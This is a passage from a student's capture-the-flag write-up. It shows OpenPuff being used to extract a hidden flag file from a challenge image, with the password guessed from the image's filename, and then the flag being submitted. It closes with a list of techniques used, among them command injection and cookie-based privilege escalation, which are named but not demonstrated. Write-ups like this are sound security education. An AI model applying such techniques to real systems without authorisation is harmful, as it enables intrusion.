
## 7. Steganography Phase

The Google Drive link contained an image. **SLIITcybersecuritycommunity.jpeg**


drive.google.com/file/d/1K9LKgIW9737SBwsfVjWRqPiTcIANkgQX/view
SLIITcybersecuritycommunity.jpeg
File
View
Help
Share
ORGANIZE BY
CYBER SECURITY COMMUNITY OF SLIIT
Capture
The Flag
Activate Windows
Go to Settings to activate

The hint mentioned "Puff," which suggested **OpenPuff**, a steganography tool. After researching, I identified OpenPuff as the intended tool.

I downloaded OpenPuff and used the Unhide feature.




I added the image as a carrier file.


## 8. Finding the Password

The challenge was determining the extraction password. After many failures, I tried using the image filename as the password. **SLIITcybersecuritycommunity**

It worked. The hidden file was extracted. **“Fianl Key.txt”**


OpenPuff v4.01 - Data Unhiding
(1) Insert 3 uncorrelated passwords (Min: 8, Max: 32)
Cryptography (A) ************************** (B)
2
Scrambling (C)
Enable (B) (C)
Passwords check A = B = C
H (X, Y) = Hamming distance (X) (Y) >=
(2) Carrier selection [Order sensitive]
[Name] Sort by name / [Bytes] Sort by
Name Bytes
SLIITcybersecuritycommunity.jpeg 1.104
Task completed - Info
1/1 carrier processed
OK
(3) Bit selection options
3gpp (Stream)
Aiff (Audio)
Bitmap (Image)
Flv (Stream)
Jpeg (Image)
Mp3 (Audio)
Mp4 (Stream)
Mpg I/II (Stream)
Next/Sun (Audio)
Pcx (Image)
Pdf (File)
Png (Image)
Swf (Stream)
Tga (Image)
Vob (Stream)
Wave (Audio)
(-) Move up selected / (+) Move down selected / (Del) Delete selected
Add Carriers
1
Selected 1.104 bytes
Reset Options
3
Unhide!


Opening the file revealed the final flag.



```
CS2CTFkey[kP9!vR2smN6*zQ1#bX8&wL5@jT]
```

Finally, we submitted the flag to the CTF registration portal to see if it is valid or not.

ACCESS GRANTED!



```
ENTER_AUTHORIZATION_FLAG:
CS2CTFkey[kP9!vR2smN6*zQ1#bX8&wL5@jT]
```

```
>>> ACCESS_GRANTED. CLICK TO PROCEED.
```

## 9. Conclusion

This challenge involved multiple techniques:

- Port scanning (Nmap)
- Header manipulation
- Morse code decoding
- Base32 encoding/decoding

- Cookie-based privilege escalation
- Command injection
- Steganography (OpenPuff)

The most challenging parts were identifying the correct encoding method and determining the correct steganography tool, especially without an initial clear hint.

Overall, this CTF required careful observation, logical thinking, and combining multiple security concepts to retrieve the final flag.

**Author: Arkam Minnas**
CyberSecurity Undergraduate